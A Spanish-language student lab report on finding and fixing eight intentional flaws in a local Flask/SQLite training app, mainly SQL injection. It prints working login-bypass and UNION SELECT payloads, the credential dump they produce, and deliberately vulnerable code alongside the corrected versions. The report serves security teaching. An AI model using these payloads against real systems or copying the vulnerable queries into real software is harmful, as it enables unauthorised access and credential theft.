

Universidad Técnica Nacional

Sede San Carlos

Carrera:

Ingeniería en Software

Curso:

Calidad del Software

Mini Laboratorio

Análisis y Corrección de Vulnerabilidades SQL Injection

Estudiantes:

Guillermo Antonio Solórzano Ochoa

Kassandra Cruz Arroyo

Marzo, 2026

1. Propósito de la Actividad

En esta actividad se trabajó con una aplicación web desarrollada en Python con Flask y SQLite, la cual contiene vulnerabilidades de seguridad introducidas de forma intencional con fines académicos. El trabajo se dividió en tres etapas principales:

- Explorar: montar la aplicación con Docker, recorrerla y entender su funcionamiento.
- Atacar: explotar las vulnerabilidades utilizando payloads reales para comprender su impacto.
- Corregir: aplicar buenas prácticas de seguridad para solucionar cada falla encontrada en el código.

El objetivo principal no fue únicamente identificar que el sistema era vulnerable, sino entender con precisión por qué ocurre cada vulnerabilidad, qué puede hacer un atacante con ella, y cómo se corrige correctamente en el código fuente.

2. Análisis de Vulnerabilidades

V-01: SQL Injection en Login

Descripción del problema

La ruta /login construía la consulta SQL concatenando directamente el input del usuario mediante un f-string de Python, sin ningún tipo de validación o escapado. Esto permitía a un atacante inyectar código SQL arbitrario a través del campo de usuario o contraseña.


Código vulnerable (antes):

```
query = f"SELECT id, username, role FROM users  
        WHERE username = '{username}'  
        AND password = '{password}'"  
user = conn.execute(query).fetchone()
```

Payloads utilizados para explotar:

```
Payload 1 - Bypass de contraseña:  
Usuario:      admin' --  
Contraseña: (cualquier valor)  
  
Payload 2 - Acceso sin conocer ningún usuario:  
Usuario:      ' OR '1'='1' --  
Contraseña: (cualquier valor)
```

Evidencia — Antes (ataque exitoso):



Login exitoso con payload admin' -- sin conocer la contraseña real.

Evidencia — Después (ataque bloqueado):

Credenciales incorrectas.

 **Laboratorio de Login Vulnerable**
ISW-1013 – Calidad del Software | Universidad Técnica Nacional

 **Entorno de laboratorio académico**
Esta aplicación contiene **vulnerabilidades intencionales** para análisis y corrección. Uso exclusivo en entorno local controlado.

Iniciar sesión
Usuario

Contraseña


Iniciar sesión

Credenciales de prueba

Usuario	Contraseña	Rol
admin	Admin123	admin
analyst	Analyst123	user
student	Student123	user

 **Su misión**

1. Inicie sesión con las credenciales normales.
2. Explore la aplicación y observe el comportamiento.
3. Analice el código en `app.py`.
4. Identifique y corrija todas las vulnerabilidades.

El payload ya no funciona: la consulta parametrizada bloquea la inyección.

Por qué es peligrosa:

Esta vulnerabilidad permite a cualquier persona acceder al sistema sin conocer ninguna credencial válida. Un atacante puede saltar la autenticación completamente, accediendo como administrador. Esto compromete la confidencialidad e integridad de toda la aplicación.

Código corregido (después):

```
user = conn.execute(
    "SELECT id, username, password, role FROM users WHERE username = ?",
    (username,)
).fetchone()

if user and check_password_hash(user["password"], password):
    # login exitoso
```

V-02: SQL Injection en Búsqueda (UNION)

Descripción del problema

La ruta /search construía la consulta de búsqueda con LIKE insertando el término directamente en el string SQL, permitiendo al atacante inyectar un UNION SELECT para extraer datos de otras tablas.

Código vulnerable (antes):

```
raw_query = f"SELECT id, title, author, category FROM books
              WHERE title LIKE '%{term}%'
              OR author LIKE '%{term}%'
              OR category LIKE '%{term}%'"
books = conn.execute(raw_query).fetchall()
```

Payload utilizado:

```
%' UNION SELECT id, username, password, role FROM users --
```

Evidencia — Antes (datos de usuarios expuestos):

Término de búsqueda

%' UNION SELECT id, username, password, role FROM users --|

Buscar

⚠ Consulta SQL ejecutada (esto no debería mostrarse)

```
SELECT id, title, author, category FROM books WHERE title LIKE '%%' UNION SELECT id, username, password, role FROM users --%' OR author LIKE '%%' UNION SELECT id, username, password, role FROM users --%' OR category LIKE '%%' UNION SELECT id, username, password, role FROM users --%'
```

Resultados (11 encontrados)

ID	Título	Autor	Categoría
1	Secure Coding Fundamentals	J. Howard	security
1	admin	Admin123	admin
2	Flask Web Patterns	A. Miller	development
2	analyst	Analyst123	user
3	Practical SQL	A. DeBarros	database
3	student	Student123	user
4	Threat Modeling Essentials	M. Silva	security
5	Performance Testing Handbook	R. Jones	qa
6	OWASP Testing Guide	OWASP Team	security
7	Clean Code	R. Martin	development
8	The Web Application Hacker	Stuttard	security

El UNION SELECT extrae todos los usuarios con contraseñas en texto plano mezclados con los libros.

Evidencia — Después (ataque bloqueado):

🔍 Búsqueda de Libros

Término de búsqueda

%' UNION SELECT id, username, password, role FROM users --|

Buscar

No se encontraron resultados.

El mismo payload no produce resultados: la consulta parametrizada neutraliza la inyección.

Por qué es peligrosa:

Con un UNION SELECT el atacante puede extraer cualquier tabla de la base de datos, incluyendo usuarios y contraseñas. Combinada con V-03 (contraseñas en texto plano), esta vulnerabilidad expone todas las credenciales del sistema con un solo payload.

Código corregido (después):

```
param = f"%{term}%"
raw_query = "SELECT id, title, author, category FROM books
            WHERE title LIKE ? OR author LIKE ? OR category LIKE ?"
books = conn.execute(raw_query, (param, param, param)).fetchall()
```

V-03: Contraseñas Almacenadas en Texto Plano

Descripción del problema

Las contraseñas de los usuarios se almacenaban y comparaban como strings en texto plano, sin ningún tipo de hash. Cualquier persona con acceso a la base de datos o al panel Admin podía ver las contraseñas directamente.

Código vulnerable (antes):

```
users = [
    ("admin", "Admin123", "admin"),
    ("analyst", "Analyst123", "user"),
    ("student", "Student123", "user"),
]
```

Evidencia — Antes (contraseñas visibles):

 **Panel de Administración**

Usuarios del sistema

⚠ Las contraseñas se muestran en texto plano — esto es una vulnerabilidad intencional (V-03).

ID	Usuario	Contraseña (texto plano ⚠)	Rol
1	admin	Admin123	ADMIN
2	analyst	Analyst123	USER
3	student	Student123	USER

Panel Admin mostrando contraseñas en texto plano completamente legibles.

Evidencia — Después (contraseñas hasheadas):

 **Panel de Administración**

Usuarios del sistema

⚠ Las contraseñas se muestran en texto plano — esto es una vulnerabilidad intencional (V-03).

ID	Usuario	Contraseña (texto plano ⚠)	Rol
1	admin	scrypt:32768:8:1\$VFxgP6nYQDP1QN0e\$3092ad6a8a6651f249ceb42a54e15723d992882fc642c5a67ae55932f1eb452df23fcd30b62a75eac38e4b578051962efc352785ad8b837d124da395f8f79d0f	ADMIN
2	analyst	scrypt:32768:8:1\$J3ARPsV7bA8rRhEX\$611e685340bd4b2c7e45ba34df252375c14dea76b20d3f791e8e6f6e0bfff01de82582850b79cb8ce42400f83186d83d55c879faa8e8ea23a400c7c3d0717f5ec	USER
3	student	scrypt:32768:8:1\$2RZ0B13F0U5k2AFN\$8d02ed918f959a94fc4de77e12ffca22e7d176984883b4193df72376da16b137f2f7215a3baec7d61173f04a8c7ebcb2b4517fb87c7ba68561a48b6f7391d9f	USER

Panel Admin mostrando contraseñas protegidas con scrypt hash — imposibles de revertir directamente.

Por qué es peligrosa:

Si la base de datos es comprometida (por ejemplo mediante V-02), el atacante obtiene inmediatamente todas las contraseñas reales. Los usuarios suelen reutilizar contraseñas, lo que extiende el daño más allá de esta aplicación.

Código corregido (después):

```
from werkzeug.security import generate_password_hash, check_password_hash

# Al crear usuarios:
users = [
    ("admin", generate_password_hash("Admin123"), "admin"),
    ("analyst", generate_password_hash("Analyst123"), "user"),
    ("student", generate_password_hash("Student123"), "user"),
]

# Al validar login:
if user and check_password_hash(user["password"], password):
    # login exitoso
```

V-04: SECRET_KEY Hardcodeada en el Código Fuente

Descripción del problema

La clave secreta de Flask estaba escrita directamente en el código fuente. Esta clave se usa para firmar las cookies de sesión. Si un atacante la conoce, puede falsificar sesiones y suplantar a cualquier usuario.

Código vulnerable (antes):

```
app.config["SECRET_KEY"] = "dev-secret-key-insegura-1234"
```

Por qué es peligrosa:

Al commitear esta clave al repositorio, cualquier persona con acceso al código puede usarla para generar cookies de sesión válidas y autenticarse como cualquier usuario, incluido el administrador, sin necesitar ninguna credencial.

Código corregido (después):

```
import os
app.config["SECRET_KEY"] = os.environ.get("SECRET_KEY", "dev-secret-key-local")
```

V-05: Modo debug=True Activo

Descripción del problema

Flask tenía el modo debug activado directamente en el código. En modo debug, cuando ocurre un error en la aplicación, Flask muestra un debugger interactivo en el navegador que permite ejecutar código Python arbitrario en el servidor.

Código vulnerable (antes):

```
app.run(host="0.0.0.0", port=5000, debug=True)
```

Por qué es peligrosa:

Con debug=True activo en un entorno accesible, cualquier visitante que provoque un error puede acceder al debugger de Werkzeug y ejecutar comandos Python en el servidor, obteniendo control total del sistema operativo subyacente.

Código corregido (después):

```
app.run(host="0.0.0.0", port=5000,  
        debug=os.environ.get("FLASK_DEBUG", "false").lower() == "true")
```

V-06: Consulta SQL Expuesta en Pantalla

Descripción del problema

La ruta /search pasaba la consulta SQL ejecutada al template de búsqueda, que la mostraba en pantalla para todos los usuarios autenticados. Esto revela la estructura interna de la base de datos y facilita la construcción de ataques.

Evidencia — Antes (query SQL visible):

Término de búsqueda

Buscar

⚠ Consulta SQL ejecutada (esto no debería mostrarse)

```
SELECT id, title, author, category FROM books WHERE title LIKE '%" UNION SELECT id, username, password, role FROM users --%' OR author LIKE '%" UNION SELECT id, username, password, role FROM users --%' OR category LIKE '%" UNION SELECT id, username, password, role FROM users --%'
```

Resultados (11 encontrados)

ID	Título	Autor	Categoría
1	Secure Coding Fundamentals	J. Howard	security
1	admin	Admin123	admin
2	Flask Web Patterns	A. Miller	development
2	analyst	Analyst123	user
3	Practical SQL	A. DeBarros	database
3	student	Student123	user
4	Threat Modeling Essentials	M. Silva	security
5	Performance Testing Handbook	R. Jones	qa
6	OWASP Testing Guide	OWASP Team	security
7	Clean Code	R. Martin	development
8	The Web Application Hacker	Stuttard	security

El bloque rojo muestra la consulta SQL completa ejecutada, incluyendo la estructura de las tablas.

Evidencia — Después (query eliminada):

 **Búsqueda de Libros**

Término de búsqueda

Buscar

Resultados (4 encontrados)

ID	Título	Autor	Categoría
1	Secure Coding Fundamentals	J. Howard	security
4	Threat Modeling Essentials	M. Silva	security
6	OWASP Testing Guide	OWASP Team	security
8	The Web Application Hacker	Stuttard	security

La búsqueda muestra solo los resultados normales, sin exponer información interna del servidor.

Por qué es peligrosa:

Exponer la estructura de las consultas SQL le indica al atacante exactamente qué tablas y columnas existen, cuántas columnas tiene la consulta (crucial para construir un UNION SELECT exitoso) y cómo está organizada la base de datos.

Corrección aplicada (search.html):

```
<!-- ELIMINADO completamente: -->
{% if raw_query %}
<div class="card vuln-card">
  <h3>Consulta SQL ejecutada</h3>
  <pre>{{ raw_query }}</pre>
</div>
{% endif %}
```

V-07: Enlace Admin Visible para Todos los Roles

Descripción del problema


El enlace al panel de administración aparecía en la barra de navegación para todos los usuarios autenticados, independientemente de su rol. Aunque el backend bloqueaba el acceso, la interfaz exponía la existencia del panel.

Evidencia — Antes (Admin visible para rol user):



Usuario analyst con rol USER ve el enlace Admin en el menú de navegación.

Evidencia — Después (Admin oculto para rol user):



Usuario analyst ya no ve el enlace Admin en el menú — solo aparece para administradores.

Por qué es peligrosa:

Exponer rutas administrativas a usuarios no autorizados facilita ataques dirigidos. El atacante ya sabe que existe un panel en /admin y puede intentar explotar vulnerabilidades específicas de esa ruta.

Corrección en layout.html:

```
<!-- ANTES: visible para todos -->
<a href="{{ url_for('admin') }}">Admin</a>

<!-- DESPUÉS: solo para administradores -->
{% if session.get('role') == 'admin' %}
  <a href="{{ url_for('admin') }}">Admin</a>
{% endif %}
```

V-08: Formularios sin Protección CSRF

Descripción del problema

Los formularios de la aplicación (login y búsqueda) no incluían tokens CSRF. Esto permite a un atacante crear una página web maliciosa que envíe solicitudes en nombre de un usuario autenticado sin su conocimiento.

Por qué es peligrosa:

Un ataque CSRF puede hacer que un usuario autenticado ejecute acciones no deseadas en la aplicación. Si existiera una ruta para modificar datos, un atacante podría crear un enlace que la invoque automáticamente cuando la víctima visite una página maliciosa.

Corrección aplicada:

```
# En app.py:
from flask_wtf.csrf import CSRFProtect
csrf = CSRFProtect(app)

<!-- En cada formulario HTML: -->
<form method="post">
  <input type="hidden" name="csrf_token" value="{{ csrf_token() }}">
  ...
</form>
```


3. Conclusiones

¿Qué aprendimos?

Esta actividad nos permitió comprender de forma práctica cómo funcionan los ataques de SQL Injection y por qué son considerados una de las vulnerabilidades más críticas según OWASP. Aprendimos que una sola línea de código mal escrita, como usar un f-string para construir una consulta SQL, puede comprometer completamente la seguridad de una aplicación. También comprendimos la importancia de la defensa en profundidad, ya que muchas vulnerabilidades se potenciaban entre sí.

¿Qué nos pareció más difícil?

La parte más desafiante fue la corrección de V-03 (contraseñas hasheadas), ya que no bastaba con cambiar cómo se almacenaban sino también cómo se comparaban durante el login. El flujo de verificar primero el usuario y luego el hash por separado requirió entender bien cómo funciona werkzeug.security y por qué no se puede buscar directamente por contraseña hasheada en SQL.

¿Qué vulnerabilidad nos pareció más crítica?

Consideramos que V-01 (SQL Injection en Login) es la más crítica, ya que permite a un atacante sin ningún conocimiento previo de las credenciales acceder al sistema como administrador con un payload extremadamente simple. Combinada con V-03 y V-02, un atacante podría en pocos minutos obtener acceso total y extraer todas las credenciales del sistema. Estas tres vulnerabilidades juntas representan una falla sistémica que comprometería completamente cualquier aplicación en producción.

4. Resumen de Correcciones

ID	Vulnerabilidad	Problema	Corrección
V-01	SQLi en Login	Consulta con f-string concatenando input del usuario	Consulta parametrizada con ? y verificación de hash

ID	Vulnerabilidad	Problema	Corrección
V-02	SQLi en Búsqueda	LIKE construido con f-string, vulnerable a UNION	Consulta parametrizada con ? y %term% en Python

ID	Vulnerabilidad	Problema	Corrección
V-03	Contraseñas texto plano	Almacenadas y comparadas como strings sin hash	werkzeug: generate_password_hash y check_password_hash

ID	Vulnerabilidad	Problema	Corrección
V-04	SECRET_KEY hardcodeada	Clave escrita directamente en el código fuente	Cargada desde variable de entorno con os.environ.get()

ID	Vulnerabilidad	Problema	Corrección
V-05	debug=True activo	Debugger interactivo expuesto en producción	Valor leído desde variable de entorno FLASK_DEBUG

ID	Vulnerabilidad	Problema	Corrección
V-06	Query SQL expuesta	Template muestra la consulta SQL en pantalla	Eliminado el bloque raw_query de search.html

ID	Vulnerabilidad	Problema	Corrección
V-07	Menú Admin para todos	Enlace Admin visible sin importar el rol	Condición Jinja2: solo visible si role == admin

ID	Vulnerabilidad	Problema	Corrección
V-08	Sin protección CSRF	Formularios sin token de verificación	Flask-WTF CSRFProtect con token en cada formulario